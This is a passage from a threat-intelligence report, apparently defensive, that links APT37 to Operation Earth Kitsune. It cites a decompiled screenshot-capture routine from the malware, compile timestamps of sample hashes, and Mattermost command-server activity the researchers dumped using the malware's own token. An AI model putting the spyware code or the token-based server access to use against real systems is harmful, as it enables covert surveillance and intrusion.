pbmi.bmiHeader.biWidth = v3;
pbmi.bmiHeader.biHeight = -cy;
*(_DWORD *)&pbmi.bmiHeader.biPlanes = 1048577;
pbmi.bmiHeader.biCompression = 0;
pbmi.bmiHeader.biSizeImage = cy * (((16 * v3 + 31) >> 3) & 0xFFFFFFFC);
pbmi.bmiHeader.biXPelsPerMeter = 0;
pbmi.bmiHeader.biYPelsPerMeter = 0;
pbmi.bmiHeader.biClrUsed = 0;
pbmi.bmiHeader.biClrImportant = 0;
pbmi.bmiColors[0] = 0;
h = CreateDIBSection(v2, &pbmi, 1u, &ppvBits, 0, 0);
if ( !h )
{
  DeleteDC(v4);
  DeleteDC(v2);
  GdiplusShutdown(v36);
  v5 = GetLastError();
  sub_4019F0("failed to take the screenshot. err: %d\n", v5);
  return 0;
}
v7 = SaveDC(v4);
SelectObject(v4, h);
BitBlt(v4, 0, 0, v18, cy, v2, 0, 0, 0xCC0020u);
RestoreDC(v4, v7);
DeleteDC(v4);
DeleteDC(v2);
if ( CreateStreamOnHGlobal(0, 1, &ppstm) )
  return 0;
v9 = GdipAlloc(16);
if ( v9 )
{
  cy = 0;
  *(_OWORD *)v9 = 0i64;
  *(_DWORD *)v9 = &Gdiplus::Bitmap::`vftable';
  *(_DWORD *)(v9 + 8) = GdipCreateBitmapFromHBITMAP(h, 0, &cy);
  *(_DWORD *)(v9 + 4) = cy;
}
else
```

Figure 12. Screenshot functionality comparison between SLUB and APT37

Working Hours

Analyzing the compile time of binaries between different samples can also provide a level of correlation between samples. While malware authors can fake this, useful information can still be gleaned with enough samples. In our case, we collected many samples across 2020, and we found that the compile dates and times follow a logical timeline according to the malicious activity. Based on our analysis, we believe the malware author did not fake the compile times of the binaries. Other public references also used the compiled binary time of samples attributed to APT37. When compared to the compile times seen in Operation Earth Kitsune, there are several similarities.

The compile times that are listed on binaries provide an estimate of the threat actor's working hours and help approximate possible time zones where the malware was developed. It is fair to assume that the developers work on daily working times. When you have many samples to analyze, you can refine that expectation over time. Figure 14 (below) shows a raw comparison across many samples using two time zones. We can see how the UTC+9 time zone matches those previously attributed to APT37 and those from Operation Earth Kitsune. These both equate to the daily working times for that time zone.


APT37(PE compilation timestamp)
Operation Earth Kitsune (PE compilation timestamp)

```
fname: 8c769f8624c3c94ace58abf11f755d141e9295a2af5abeab0a308103f7d9818c: pe timestamp: 7/8/2016 8:53:03 AM
   (UTC-05:00) Eastern Time (US & Canada): 7/8/2016 4:53:03 AM
   (UTC+09:00) Pyongyang: 7/8/2016 5:23:03 PM
fname: 90abfe3e4f21b5a16cd1ff3c485f079f73f5e7bbaca816917204858bb08007fc: pe timestamp: 1/11/2018 1:46:33 PM
   (UTC-05:00) Eastern Time (US & Canada): 1/11/2018 8:46:33 AM
   (UTC+09:00) Pyongyang: 1/11/2018 10:16:33 PM
fname: 930fce7272ede29833abbfb5df4e32eee9f15443542434d7a8363f7a7b2d1f00: pe timestamp: 12/27/2016 1:12:01 AM
   (UTC-05:00) Eastern Time (US & Canada): 12/26/2016 8:12:01 PM
   (UTC+09:00) Pyongyang: 12/27/2016 9:42:01 AM
fname: 936ff56db5512899427188afc4eabf537e715a756f772de07b79420f42531227: pe timestamp: 5/26/2016 6:19:02 AM
   (UTC-05:00) Eastern Time (US & Canada): 5/26/2016 2:19:02 AM
   (UTC+09:00) Pyongyang: 5/26/2016 2:49:02 PM
fname: 94113c9968db13e3412c1b9c1c882592481c559c0613dbccfed2fcfc80e77dc5: pe timestamp: 3/14/2016 4:11:01 PM
   (UTC-05:00) Eastern Time (US & Canada): 3/14/2016 12:11:01 PM
   (UTC+09:00) Pyongyang: 3/15/2016 12:41:01 AM
fname: 942fd0a5a58a72997871adbc37fa5db61799296e982722436cff9382bf609db6: pe timestamp: 4/18/2016 12:52:05 AM
   (UTC-05:00) Eastern Time (US & Canada): 4/17/2016 8:52:05 PM
   (UTC+09:00) Pyongyang: 4/18/2016 9:22:05 AM
fname: 95192de1f3239d5c0a7075627cf9845c91fd397796383185f61dde893989c08a: pe timestamp: 1/1/2017 10:43:05 PM
   (UTC-05:00) Eastern Time (US & Canada): 1/1/2017 5:43:05 PM
   (UTC+09:00) Pyongyang: 1/2/2017 7:13:05 AM
fname: 960ee9d624255a8460038cdf7687ecaee7560776ff94d397d2455238f8e38df8: pe timestamp: 6/9/2016 3:08:46 AM
   (UTC-05:00) Eastern Time (US & Canada): 6/8/2016 11:08:46 PM
   (UTC+09:00) Pyongyang: 6/9/2016 11:38:46 AM
fname: 98498b97b7cdce9dd6b1a83057e47bd74dc2be5bb12f42ce505981bff093de73: pe timestamp: 8/28/2018 1:22:27 AM
   (UTC-05:00) Eastern Time (US & Canada): 8/27/2018 9:22:27 PM
   (UTC+09:00) Pyongyang: 8/28/2018 10:22:27 AM
fname: 99c1b4887d96cb94f32b280c1039b3a7e39ad996859ffa6dd011cf3cca4f1ba5: pe timestamp: 8/17/2016 2:57:32 PM
   (UTC-05:00) Eastern Time (US & Canada): 8/17/2016 10:57:32 AM
   (UTC+09:00) Pyongyang: 8/17/2016 11:27:32 PM
fname: 9a13381791cd84591c9a2e6677e731d7b0d1a68aa7b248fef206f7b9ee7d855f: pe timestamp: 12/29/2017 1:31:42 AM
   (UTC-05:00) Eastern Time (US & Canada): 12/28/2017 8:31:42 PM
   (UTC+09:00) Pyongyang: 12/29/2017 10:01:42 AM
fname: 9b383ebc1c592d5556fec9d513223d4f99a5061591671db560faf742dd68493f: pe timestamp: 9/30/2017 6:32:39 AM
   (UTC-05:00) Eastern Time (US & Canada): 9/30/2017 2:32:39 AM
   (UTC+09:00) Pyongyang: 9/30/2017 3:02:39 PM
fname: 9bd588975f3ece6b59055f4fc0efa040542f7e930613b3cd7147a600e791ae33: pe timestamp: 3/14/2016 6:48:46 AM
   (UTC-05:00) Eastern Time (US & Canada): 3/14/2016 2:48:46 AM
   (UTC+09:00) Pyongyang: 3/14/2016 3:18:46 PM
fname: 9c7e198b8d19bde97ac86b269667c78c5d8a514cd6c20ce6f1380e19bcf078b5: pe timestamp: 7/2/2017 6:19:14 AM
   (UTC-05:00) Eastern Time (US & Canada): 7/2/2017 2:19:14 AM
   (UTC+09:00) Pyongyang: 7/2/2017 2:49:14 PM
fname: 9ff7240c77fca939cde0eb1ffe7f6425c4dcfde2cdd1027dde6d07386c17f878: pe timestamp: 12/13/2017 12:42:04 AM
   (UTC-05:00) Eastern Time (US & Canada): 12/12/2017 7:42:04 PM
   (UTC+09:00) Pyongyang: 12/13/2017 9:12:04 AM
fname: a0c86f8435b59e4e399320a543d3ebfd6970282a2e01e4dff5021d50ee425695: pe timestamp: 12/29/2017 4:56:09 AM
   (UTC-05:00) Eastern Time (US & Canada): 12/28/2017 11:56:09 PM
```

```
fname: 2020_02_28_vt_833070159999aa255420441ba2f2f188ab949b170d766b840a5be0885f745457: pe timestamp: 2/28/2020 12:41:31 AM
   (UTC-05:00) Eastern Time (US & Canada): 2/27/2020 7:41:31 PM
   (UTC+09:00) Pyongyang: 2/28/2020 9:41:31 AM
fname: 2020_05_26_vt_c7788c015244e12e4c8cc69a2b1344d589284c84102c2f1871bbb4f4c32c2936: pe timestamp: 5/26/2020 6:26:11 AM
   (UTC-05:00) Eastern Time (US & Canada): 5/26/2020 2:26:11 AM
   (UTC+09:00) Pyongyang: 5/26/2020 3:26:11 PM
fname: 2020_05_28_vt_6678a5964db74d477b39bd0a8c18adf02844bed8b112c7bcca6984032918bdfb: pe timestamp: 5/28/2020 4:49:28 AM
   (UTC-05:00) Eastern Time (US & Canada): 5/28/2020 12:49:28 AM
   (UTC+09:00) Pyongyang: 5/28/2020 1:49:28 PM
fname: 2020_09_10_vt_93bb93d87cedb0a99976c18a37d65f816dc904942a0fb39cc177d49372ed54e5: pe timestamp: 9/10/2020 12:34:28 AM
   (UTC-05:00) Eastern Time (US & Canada): 9/9/2020 8:34:28 PM
   (UTC+09:00) Pyongyang: 9/10/2020 9:34:28 AM
fname: CRAWLER.exe__: pe timestamp: 10/5/2020 6:13:07 AM
   (UTC-05:00) Eastern Time (US & Canada): 10/5/2020 2:13:07 AM
   (UTC+09:00) Pyongyang: 10/5/2020 3:13:07 PM
fname: minjok_637155112_zlwxf13b_eab192aa13.jpg: pe timestamp: 5/21/2019 6:18:59 AM
   (UTC-05:00) Eastern Time (US & Canada): 5/21/2019 2:18:59 AM
   (UTC+09:00) Pyongyang: 5/21/2019 3:18:59 PM
fname: powershell_agf_20200209122021_abjeuitk_x86_x64.jpg: pe timestamp: 9/3/2020 5:32:40 AM
   (UTC-05:00) Eastern Time (US & Canada): 9/3/2020 1:32:40 AM
   (UTC+09:00) Pyongyang: 9/3/2020 2:32:40 PM
fname: powershell_dne_20200209122021_qifxyren_x86_x64.jpg: pe timestamp: 9/3/2020 3:14:03 AM
   (UTC-05:00) Eastern Time (US & Canada): 9/2/2020 11:14:03 PM
   (UTC+09:00) Pyongyang: 9/3/2020 12:14:03 PM
fname: powershell_mm_20200209122019_vmqxcatf_x64.jpg: pe timestamp: 9/17/2020 1:28:07 AM
   (UTC-05:00) Eastern Time (US & Canada): 9/16/2020 9:28:07 PM
   (UTC+09:00) Pyongyang: 9/17/2020 10:28:07 AM
fname: powershell_mm_20200209122021_edfelqat_x86.jpg: pe timestamp: 9/17/2020 1:32:44 AM
   (UTC-05:00) Eastern Time (US & Canada): 9/16/2020 9:32:44 PM
   (UTC+09:00) Pyongyang: 9/17/2020 10:32:44 AM
fname: shellcode__1.exe_shouldbe_mm_x64: pe timestamp: 9/3/2020 5:48:33 AM
   (UTC-05:00) Eastern Time (US & Canada): 9/3/2020 1:48:33 AM
   (UTC+09:00) Pyongyang: 9/3/2020 2:48:33 PM
fname: shellcode__2.exe_shouldbe_dne: pe timestamp: 9/3/2020 3:14:03 AM
   (UTC-05:00) Eastern Time (US & Canada): 9/2/2020 11:14:03 PM
   (UTC+09:00) Pyongyang: 9/3/2020 12:14:03 PM
fname: shellcode__3.exe_shouldbe_agf: pe timestamp: 9/29/2020 4:17:37 AM
   (UTC-05:00) Eastern Time (US & Canada): 9/29/2020 12:17:37 AM
   (UTC+09:00) Pyongyang: 9/29/2020 1:17:37 PM
fname: shellcode___.dll_: pe timestamp: 9/6/2020 12:53:17 PM
   (UTC-05:00) Eastern Time (US & Canada): 9/6/2020 8:53:17 AM
   (UTC+09:00) Pyongyang: 9/6/2020 9:53:17 PM
```

Figure 13. Compile Time APT73 and Kitsune

During the capture of samples for Operation Earth Kitsune, we managed to dump information about the Mattermost server using its API and the token used by the malware itself. Mattermost was being used as a C2 channel for the malware. Part of the dumped information contained the action of the user with administration roles on the system. That user was doing manual activities the majority of the time. At the same time, we were able to locate the Mattermost server hosted in Greece, and that gave us the current time zone of the Mattermost server. Having that reference, we plotted the actions of all users whose information we could obtain. It is important to remember that, except for the administrator user, all other accounts were used as part of the malware deployment (SLUB malware). Figure 15 shows a plot with “Y” representing the number of actions. For example, an action for the SYSTEM_ADMIN could be to create a user, add a user to a channel, etc. The “X” axis represents the hour of the day (in 24 hours). No months are plotted, so this figure is like compressing all the activity across the full 2020-year in one day just to show the active hours in a day. All the plots are located in UTC+9.




Figure 14. Mattermost server activity.

Figure 15 shows that User_3 and User_4 have like random counts. This is because those accounts are actually the ones the malware used during the infection logging activities to the Mattermost server. However, the SYSTEM_ADMIN account has a different pattern because the actions are mostly due to manual administration activities. Unsurprisingly, the SYSTEM_ADMIN hours perfectly line up with the daily working hours at UTC+9.

Conclusions

While no attribution is perfect, there are striking similarities between the malware attributed to APT37 and Operation Earth Kitsune. Little can be gleaned from each individual piece, but when viewed as a whole, the group behind Operation Earth Kitsune is likely the same one behind the Freenki malware and other malware campaigns attributed to APT37. This is somewhat surprising, considering Operation Earth Kitsune's espionage tools were entirely fresh-developed.

We can summarize the correlated indicators in a general form as:

- Use of Korean language in the system environment of the developers
- Reuse of multiple TTPs during operation deployments:
- GNUBoard compromised web sites
- Multiple malware samples deployed at the same time
- A similar organization in the deployment architecture
- Reliance on public services and watering hole attacks to compromised victims
- Some code reuse, even when the samples are completely different otherwise
- Working hours for both matches
- Exfiltration techniques and information interest are very similar if not fully matched

While it is always possible for another group to imitate the TTPs of a different group to confuse attribution, there does not seem to be any indication of that here. Instead, what we see in SLUB and Operation Earth Kitsune is the evolution of an advanced threat actor over time: one that builds on what worked in the past to become more efficient in the present.